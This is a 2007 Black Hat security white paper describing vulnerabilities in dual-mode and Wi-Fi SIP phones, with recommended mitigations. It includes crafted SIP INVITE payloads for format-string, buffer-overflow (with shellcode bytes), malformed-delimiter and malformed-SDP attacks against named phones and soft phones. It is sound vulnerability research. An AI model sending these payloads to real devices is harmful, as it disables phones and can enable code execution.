Sipera Systems
LEARN – VERIFY – PROTECT

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

Black Hat Briefings 2007
Las Vegas

White Paper on Vulnerabilities in Dual-mode/Wi-Fi Phones

Sachin Joglekar
Vulnerability Research Lead
Sipera VIPER Lab

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Table of Contents

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Introduction

Voice over Internet Protocol (VoIP) is successfully driving rapid migration of communications technology from traditional PSTN to IP network. The main reasons behind this success are benefits of VoIP including cost savings, business continuity, and increased productivity. Consequently, several free as well as commercial VoIP products and solutions including complete IP communications solutions commonly known as unified communications are available. Unified communications, as the name suggests, unify multiple modes of communications such as mobile and fixed voice, video, email, and messaging in a single solution for the benefit of local and remote users, federated enterprises, customers, partners and suppliers. Resulting communications infrastructures become “open” exposing VoIP to the same set of security challenges as other applications over the IP or Internet are exposed to. This, in turn, amplifies the need for security mechanisms that are stronger and more thorough but that do not adversely impact business continuity or productivity.

Security requirements for VoIP/unified communications increase with number and type of communication devices. Among these devices, of special interest to us are dual-mode and Wi-Fi phones. These are typically mobile handsets which can connect to wireless LAN access point to provide VoIP call service to its users. Unlike Wi-Fi only phones Dual-mode phones can also connect to cellular radio network when wireless LAN is not available. These phones offer great benefits such as enterprise mobility, cost savings, and increased call quality in some cases. However, it remains a fact that current state of security for these devices is far from perfect and much improvement is possible. Hence, continuing research is critical in uncovering vulnerabilities and improving security of dual-mode/Wi-Fi phones and other VoIP/unified communications devices.

Sipera VIPER Lab conducts research and identifies vulnerabilities in VoIP protocols, products, and phones. Our analysis of a sample set of dual-mode/Wi-Fi phones using industry standard IETF SIP (RFC 3261) protocol revealed interesting facts about the current state of vulnerabilities in such phones. These findings will be discussed in following sections. As part of this research, we came across several freely available attack and exploit tools that are effective against such phones. This paper discusses vulnerabilities in Dual-mode/Wi-Fi phones, attack vectors, their impact on communications, how they can be exploited and mitigated, and tools used. In particular, section two discusses reference protocol implementation used in these phones, example implementations, and a sample attack scenario.

Section three gives a snapshot of current state of security mechanisms implemented in such phones whereas section four and five discuss more about attack vectors and specific vulnerabilities found by VIPER Lab.

Dual-mode/Wi-Fi Protocol Stack

Dual-mode phones can use either IEEE 802.11 (Wi-Fi) signal or cellular radio, such as GSM or CDMA, to transmit and receive voice and data. Wi-Fi only phones, on the other hand, can use Wi-Fi signals only. Both type of phones can automatically detect Wi-Fi signal and connect to the access point using a configured security profile. Figure 1 shows a sample protocol stack in Dual-mode phone. As seen, dual-mode phones have a protocol stack for cellular radio as well as a protocol stack for Wi-Fi.



Figure 1 Protocol Stack on Dual-mode phone

When connected to a Wi-Fi access point, such phones have an IP address assigned to it, typically using DHCP. In addition to standard TCP/IP stack these phones have implementation of one of the call setup protocols such as Session Initiation Protocol (SIP), Unlicensed Mobile Access (UMA), H.323, and Cisco Skinny Client Control Protocol (SCCP). Our analysis focused on phones using SIP protocol for signaling. SIP, specified in RFC 3261 by IETF, is an open standard ASCII protocol used for enabling user devices to be invited for multimedia sessions. Some phone vendors implement “native” support for SIP while others provide ways to “install” commercial off-the-shelf and free soft phone implementations. In the

following sections, we will explore flaws in both native and installed SIP implementations used in dual-mode/Wi-Fi phones.

Sample Implementations

Sipera VIPER Lab selected a sample set of dual-mode/Wi-Fi phones to assess them for vulnerabilities and threats that they are exposed to. Special attention was given to make sure that the sample set includes phones with range of operating systems, manufacturers, and SIP protocol stacks. Table 1 below gives the phones selected according to these criteria.

Manufacturer	Wi-Fi / Dual-mode	OS	SIP Protocol Stack
Blackberry 7270	Dual-mode	RIM OS	Native
D-Link DPH-541	Wi-Fi	Linux	Native
Nokia E-61	Dual-mode	Symbian	Native
Samsung SCH-i730	Dual-mode	Windows Mobile 5	Installed (e.g. SJPhone)
Dell Axim	Wi-Fi	Windows Mobile 5	Installed

Table 1 Sample dual-mode/Wi-Fi phones

As evident from the above table, well-known SIP soft phones for mobile devices were installed on Microsoft Windows Mobile 5 based phones. Installing a soft phone in such a way to get VoIP service is also a popular way of enabling VoIP in some phones with no native VoIP support.

Attack Vectors

The implementation complexity of dual-mode/Wi-Fi phones due to their feature richness combined with insufficient security mechanisms make them more vulnerable to certain threats. These phones have several options to connect to other devices using variety of connection modes such as USB, infrared, Bluetooth, 3G, and Wi-Fi. Each of these modes exposes the phones to new threats. As an example, several Bluetooth threats have already been published (http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Bluetooth). Wi-Fi connectivity used for VoIP communication is becoming available in increasing number of devices out of the box. While connected to a Wi-Fi access point a dual-mode/Wi-Fi phone acquires an IP address on the

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

network. Consequently, while connected to the Wi-Fi access point, the phone gets exposed to following threats:

1. **Reconnaissance**: Unlike with email/http enabled devices, SIP enabled phones open well known UDP/TCP ports (5060 for SIP) to receive calls making it easy to discover them as active endpoints on the subnet. Simple tools, such as SIPScan (www.hackingvoip.com) can be used to perform this scanning and discovery operation. Subsequently, such discovery may help in sending specially crafted packets directly to the phone.
2. **Wiretapping**: VoIP calls made over Wi-Fi connection may be tapped if the wireless connection is not secured enough or the phones do not support strong encryption and authentication algorithms.
3. **Spoofing**: Phones using UDP and in some cases TCP as their default/primary SIP transport and not authenticating callers are exposed to caller ID spoofing. In many instances when the user is in a different domain, caller ID cannot be tied to authentication credentials. It's easy to hide behind a SIP server and spoof Caller ID for many users. This will result in well known phishing and identity theft. More importantly, many voice mail systems blindly depend on Caller ID based access making it an easy target for voice mail theft.
4. **Replay attacks**: SIP servers using digest-based authentication are vulnerable to replay attacks where the SIP message with user credentials are replayed but using a different user identity. It is possible to alter or delete user record from the server causing denial of service to the legitimate user.
5. **Supplementary services**: SIP phones use DHCP, DNS services followed by TFTP/HTTP for configuration and firmware download. These services can be manipulated to cause attacks on the phone and the infrastructure.
6. **Wi-Fi to Cellular hand-off**: Availability of both Wi-Fi and cellular protocol stacks in a dual-mode phone exposes the cellular network to threats from Wi-Fi. A buffer-overflow vulnerability in a dual-mode/Wi-Fi phone can be exploited to execute arbitrary code allowing the phone to be used as an entry point into cellular network.

Current State of Security Features

Most users leave security options of most of the devices at their default settings. Consequently, default security settings become critical in when it comes to evaluating such devices for security vulnerabilities and threats. Below are some of the important default security settings in sample set of dual-mode/Wi-Fi phones--

Blackberry 7270

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Firewall: Disabled
Password: Disabled
Content Protection: Disabled
TLS Default: Proxy
Allow HTTPS Redirections: No
WLAN Profile defaults:
Link security: None (available options: WEP, PSK, LEAP)
WTLS
Encryption Strength: Allow Weak (available options: Strong only)
Prompt for Server Trust: Yes
Signaling transport: UDP
Media transport: RTP
Server authentication: No

D-Link PDH-541
Signaling transport: UDP (No other options available)
Media encryption: No (No other options available)

AGEPhone soft phone on HTC HyTN, Windows Mobile 5
Signaling transport: UDP (No other options available)
Media encryption: No (No other options available)

As can be seen, default authentication and encryption settings as well as transport security settings can definitely be improved. Below we discuss each of these settings in detail.

Application-level Authentication Support

The SIP protocol supports digest-based authentication to enable SIP phones involved in session setup to authenticate each other's identities. Additionally, in the context of SIP, each phone is technically a server waiting for new session initiation requests from other user agents. This necessitates the phones to authenticate servers both when they are contacting the server and the server is sending calls to the phones. However, several dual-mode/Wi-Fi phones do not implement either of these authentication mechanisms exposing them to server impersonation. This threat increases when the communication between the phone and server passes through an un-trusted network where it becomes possible to spoof responses as if they are coming from the server subjecting the victim to phishing or social engineering attacks. On the other hand, several dual-mode/Wi-Fi phones do not support SRTP. SRTP provides message authentication, integrity, and replay protection to RTP data. Consequently, rogue RTP from a spoofed source IP address can be injected in the RTP stream between two phones degrading the voice quality.

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Encryption Support

TLS (transport layer security) provides authentication, encryption, and message integrity at the transport layer for SIP messages over TCP. TLS is not the most common signaling transport used in dual-mode/Wi-Fi phones. Similarly, secure RTP (SRTP), which is standards based mechanism to encrypt voice and video streams, is not commonly supported. This is critical since the voice packets may be transmitted over a Wi-Fi connection, such as a public hotspot, that may not be secured. There are freely available tools (e.g. VOMIT) to reconstruct media from captured packets to help listen to the conversation.

Transport Security

UDP is still the most commonly used transport for SIP signaling. Even if TCP and TLS are supported, UDP is still default transport out-of-the-box. On the other hand, when TLS transport is used mutual authentication is typically not enforced. Clients may authenticate servers but servers may not authenticate clients. Consequently, a rogue soft phone may be able to register with the server and perform activities like reconnaissance and send malicious packets through the server.

Exploiting Implementation Flaws

Implementation flaws creep into released versions of products as a result of programming mistakes that are not caught due to insufficient testing. The probability of these flaws being present in the released software increases with complexity of the software. With that in mind, it is important to note that the SIP protocol specification, unlike binary protocols, is very flexible making it extremely hard, if not impossible, to write robust SIP message parsing implementations. For example—

- SIP protocol messages are ASCII based containing several headers and sub-headers separated by several delimiters.
- Lengths of headers and fields inside the headers are not fixed and are only parsed using delimiters.
- SIP also supports optional headers and proprietary extension headers.
- There are several standards specifications used by VoIP applications apart from SIP specification which adds to the complexity of implementation. (Most of them can be found at http://www.iana.org/assignments/sip-parameters.)

Figure 2 shows an example of a malicious SIP INVITE message which exploits a buffer overflow vulnerability in a vulnerable SIP parser implementation and executes arbitrary code on the compromised host machine. Similar exploits may be encoded in several other SIP and SDP headers to cause denial of service attacks or arbitrary code execution.

```
INVITE sip:9999@10.0.250.107 SIP/2.0
Via: SIP/2.0/UDP 10.0.250.101;branch=z9hG4bK5c95dece;rport
From: "attacker"
<sip:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX[0x90909090][\x31\xD2\x52\x5
2\x52\x52\xB8\x8A\x05\x45\x7E\xFF\xD0]@10.0.250.101>;tag=6Mg0okSwlxd7
To: <sip:9999@10.0.250.107>
Contact: <sip:attacker@10.0.250.101>
Call-ID: 6Mg0okSwlxd7-CM0H4EqKTBwm
CSeq: 123 INVITE
User-Agent: Spoofed PBX
Max-Forwards: 70
Allow: REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Content-Type: application/sdp
Content-Length: 289

v=0
o=attacker 2649 2649 IN IP4 10.0.250.101
s=session
c=IN IP4 10.0.250.101
t=0 0
m=audio 10000 RTP/AVP 0 3 8 101
a=rtpmap:0 PCMU/8000
a=rtpmap:3 GSM/8000
a=rtpmap:8 PCMA/8000
a=rtpmap:101 telephone-event/
a=fmtp:1-16
a=silenceSupp:off - - - -
a=ptime:-0
a=sendrecv
```

Figure 2. Example malicious SIP Message

During our analysis we discovered several vulnerabilities in a variety of dual-mode/Wi-Fi phones ranging from buffer overflows, format string vulnerabilities, to parsing errors. Next section gives more details about the vulnerabilities discovered, exploits, and impacts.

Specific Vulnerabilities

Sipera VIPER Lab research includes theoretical analysis of protocols used for VoIP/unified communications such as SIP, IMS, UMA, RTP, SRTP, RTCP, etc. Resulting threat advisories, called as generic threat advisories, form a reference for conducting vulnerability analysis of sample VoIP/unified communications products and solutions. Vulnerabilities discovered in such sample specific products and the generic threat advisories are published through Sipera's responsible disclosure policy. This section discusses vulnerabilities discovered in dual-mode/Wi-Fi phones.

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Format String Vulnerability

Format strings, used in programming languages, specify formats that are to be used for processing the data supplied. For example, in the C programming language there are several functions (e.g., printf, sprintf, etc) that take format specifiers to convert data of one type to some other type. Table 3 shows some examples of format specifiers.

%s	Insert as string without conversion
%x	Convert integer to unsigned hexadecimal string using digits from set '0123456789abcdef'
%d	Convert integer to signed decimal string
%c	Convert integer to corresponding Unicode character

Table 2. C language Format Specifiers

Attacks exploiting these format string vulnerabilities are categorized as denial of service attacks, reading attacks, and writing attacks. Denial of service attacks are launched by including a large number of %s format specifiers in the input data to the vulnerable program. This forces the program to read data from the function stack multiple times until it accesses an illegal memory address causing it to crash. On the other hand, format string reading and writing attacks attempt to read from and write to memory addresses to which the program does not have access to otherwise.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice
<%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s:alice@atlanta.com>;tag
=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Contact: <sip:alice@pc33.atlanta.com>
Content-Type: application/sdp
Content-Length: 142

v=0
o=bob 2808844564 2808844564 IN IP4 host.biloxi.example.com
s=
c=IN IP4 host.biloxi.example.com
t=0 0
m=audio 0 RTP/AVP 0
a=rtpmap:0 PCMU/8000
m=audio 49170 RTP/AVP 97 101
a=rtpmap:97 iLBC/8000
a=rtpmap:101 telephone-event/8000
```

Figure 3 SIP INVITE message with format string exploit

Figure 3 shows an example of a SIP message that contains a format string denial of service exploit. The SIP stack used by Blackberry 7270 is vulnerable to this type of denial of service format string attack. When a

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

malformed SIP message is sent to the phone, the phone enters a state where it can neither receive nor make further calls. The malformed message sometimes generates an error message on the screen—*"Uncaught exception: java.lang.IllegalArgumentException"*. Once the malformed message is processed by the phone the user cannot make further calls. Each attempt to make a call results in an error message—*"Cannot connect. Call in progress"*. Additionally, the phone cannot receive further calls. It does respond to ICMP ping requests but when a call is made to the phone it neither rings nor shows any indication on the screen. Network sniffing reveals that the phone sends a *486 Busy Here* response to the INVITE message. The only way to recover from this state is to reboot the phone.

Buffer Overflow Vulnerability

As discussed earlier, SIP and other standards specifications used widely by VoIP applications, such as dual-mode/Wi-Fi phones, are very flexible making it challenging to build robust message parser implementations. Consequently, insufficient testing may leave the implementations vulnerable to some of the attacks discussed in this paper. Buffer overflow, being one of such vulnerabilities, is caused by insufficient length checks performed by a vulnerable parser implementation before copying untrusted data into its internal memory buffers. Specially crafted SIP messages built to exploit such known vulnerabilities may allow an attacker to overflow certain memory buffer and either crash the program or potentially execute arbitrary code.

```
INVITE sip:9999@10.0.250.107 SIP/2.0
Via: SIP/2.0/UDP 10.0.250.101;branch=z9hG4bK5c95dece;rport
From: "attacker"
<sip:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX[0x90909090][\x31\xD2\x52\x5
2\x52\x52\xB8\x8A\x05\x45\x7E\xFF\xD0]@10.0.250.101>;tag=6Mg0okSwlxd7
To: <sip:9999@10.0.250.107>
Contact: <sip:attacker@10.0.250.101>
Call-ID: 6Mg0okSwlxd7-CM0H4EqKTBwm
CSeq: 123 INVITE
User-Agent: Spoofed PBX
[rest of the message content truncated]
```

Figure 4. SIP INVITE message exploiting buffer overflow vulnerability

The SJPhone SIP client can be installed on a Pocket PC running Windows Mobile 2003 to make and receive VoIP calls. With a SIP trunk from an enterprise to the service provider, these calls can be made or received from external networks. A vulnerability exists in the SJPhone SIP implementation which allows an attacker to disable the phone and slow down the phone operating system. The phone can be disabled for approximately 10 seconds by sending a malformed SIP INVITE message with specially crafted header to it. The phone can be put in a permanent disabled state by sending such a

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

message every 9 seconds. If a legitimate call is active when such malformed message is sent to the phone, it disables call hang-up.

Unhandled Malformed Delimiters

SIP messages contain several headers that are separated by delimiters like '\r\n', ':', ';', or ','. Implementations parse message headers based on these delimiters. However, naïve or insufficiently tested implementations may be vulnerable to malformed delimiters. For example, AGEPhone, which is a popular SIP client for Windows Mobile 5 Pocket PC operating system, is vulnerable to malformed Request-Line header delimiter. An attacker can send a specially crafted SIP message with a malformed Request-Line delimiter which causes the AGEPhone soft phone to exit abnormally and may also cause the operating system to freeze in some phones. This malformed message must be sent after or during at least one legitimate call. If sent while a legitimate call is active, the audio vanishes. The only way to recover from this state is to reboot the phone after the operating system freezes. Figure 4 gives an example of malformed delimiter in SIP INVITE message.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159
INVITE\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r0000000000000000000000000
Contact: <sip:alice@pc33.atlanta.com>
Content-Type: application/sdp
Content-Length: 142

v=0
o=bob 2808844564 2808844564 IN IP4 host.biloxi.example.com
s=
c=IN IP4 host.biloxi.example.com
t=0 0
m=audio 0 RTP/AVP 0
a=rtpmap:0 PCMU/8000
m=audio 49170 RTP/AVP 97 101
a=rtpmap:97 iLBC/8000
a=rtpmap:101 telephone-event/8000
```

Figure 5. SIP INVITE message with malicious header delimiter

Unhandled Syntactical/Configuration Errors

Unlike malformed headers, configuration errors are caused by users misconfiguring devices, such as giving incorrect value for SIP URI. Such misconfigurations leave the user devices in a state where they can generate and send syntactically incorrect messages to other devices when the user makes or receives calls to/from other devices. Consequently, other devices that are vulnerable to such syntactically incorrect messages may crash

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

which causes a denial of service to the users. Such errors can be avoided by using strong error checking on the configuration interface as well as making the SIP message parsing implementations robust.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Contact: <sip:alice\>
```

Figure 6. SIP INVITE message as a result of configuration error

Server Impersonation / Spoofing

Several dual-mode/Wi-Fi phones were found to accept messages from random source IP address. The source IP address of a SIP message, which is indicative of a new call, is not verified as valid for the configured server. Additionally, several phones do not authenticate SIP messages received from server or any other source IP. This is particularly critical because TLS is not the most commonly used transport currently. In some network configurations, this allows calls to a vulnerable phone from a rogue SIP client with spoofed caller ID. Consequently, users of vulnerable phones may be subjected to phishing or social engineering attacks if caller ID is spoofed as being from a trusted caller.

Failure to clear calls

As discussed previously, several phones also accept SIP INVITE messages from unauthenticated random source. Wi-Fi/dual mode phones, being low power devices, are vulnerable to battery drain if the attacker can send a large number of half-open requests to them. Our analysis of such phones revealed that many Wi-Fi/dual mode phones do not clear half-open requests quickly, in some cases keeping them active for several seconds. This combined with the fact that many of these phones accept SIP requests from a random source IP address may be used to exhaust phone resources by sending multiple SIP requests to the phone, e.g, SIP INVITE messages. In some cases, these phones start sending out RTP media packets even before INVITE server transaction is completed with SIP ACK message speeds up the battery drain. One or more of these results were observed in Blackberry 7270 Wireless handheld and SJPhone soft phone installed on Dell Axim PDA.

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Failure to handle malformed SDP

Some of the SIP request messages may include a SDP message body used to negotiate session parameters such as IP addresses and port numbers where media packets will be sent/received, media codecs, and media encryption parameters. SIP proxies and servers that do not handle media may forward the SDP message body as it is to the phone. SIP stack implementations used in the phones should validate the SDP headers for correctness. However, several phones fail to do that and leave themselves vulnerable to malformed SDP header attacks. Impact ranges from sticky call to disabled phone (e.g. D-Link DPH 541). Figure 7 shows an example of a malformed SDP header in a SIP message.

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Contact: <sip:alice@pc33.atlanta.com>
Content-Type: application/sdp
Content-Length: 142

v=0
o=bob 2808844564 2808844564 IN IP4 host.biloxi.example.com
s=
c=IN IP4 host.biloxi.example.com
t=0 0
m=audio 0 RTP/AVP 0
a=rtpmap:0 PCMU/8000
m=audio 49170 RTP/AVP 8 97 101
a=rtpmap:8 PCMA/8000\r\r\r\r\r\r\r\r
a=rtpmap:97 iLBC/8000
a=rtpmap:101 telephone-event/8000
```

Figure 7. SIP INVITE message with malformed SDP header

Summary

Table 3 summarizes specific vulnerabilities discovered in dual-mode/Wi-Fi phones by Sipera VIPER Lab. We believe that testing these and several other phones may reveal several other weaknesses and vulnerabilities and encourage security researchers to investigate into stacks and protocols used by such phones.

	Format string	Buffer overflow	Unhandled malformed delimiter	Unhandled syntactical error	Failure to clear calls	Server Impers-onation	Accepts messages from random source IP	Failure to handle malformed SDP
Blackberry 7270	Y			Y	Y	Y		
Dell Axim + SJPhone					Y		Y	
D-Link DPH-541						Y	Y	Y
HTC HyTN + AGEPhone			Y	Y			Y	

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Samsung i-730 + SJPhone		Y					Y	

Table 3. Summary of specific vulnerabilities in dual-mode/Wi-Fi phones

Conclusion

This paper discussed vulnerabilities discovered in dual-mode/Wi-Fi VoIP phones, challenges in building robust SIP implementations, shared some of the exploit examples, and security tools used. An enterprise VoIP network may be exposed to some of these and other VoIP threats if certain best practices are not enforced for VoIP security. Some of the best practices are—

- Keep security patches up to date
- Enforce strong authentication and encryption wherever possible
- Secure Wi-Fi access points
- Use VLANs to keep voice and data traffic separate and police the bridges between the two VLANs
- Apply VoIP intrusion detection and prevention system

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

References

- IETF RFC 3261, Session Initiation Protocol
- PROTOS Test-Suite, University of Oulu, http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/
- VOMIT- IP Phone Conversation To Wave Converter, http://www.securiteam.com/tools/6O0022K8KU.html
- Session Initiation Protocol (SIP) Parameters, http://www.iana.org/assignments/sip-parameters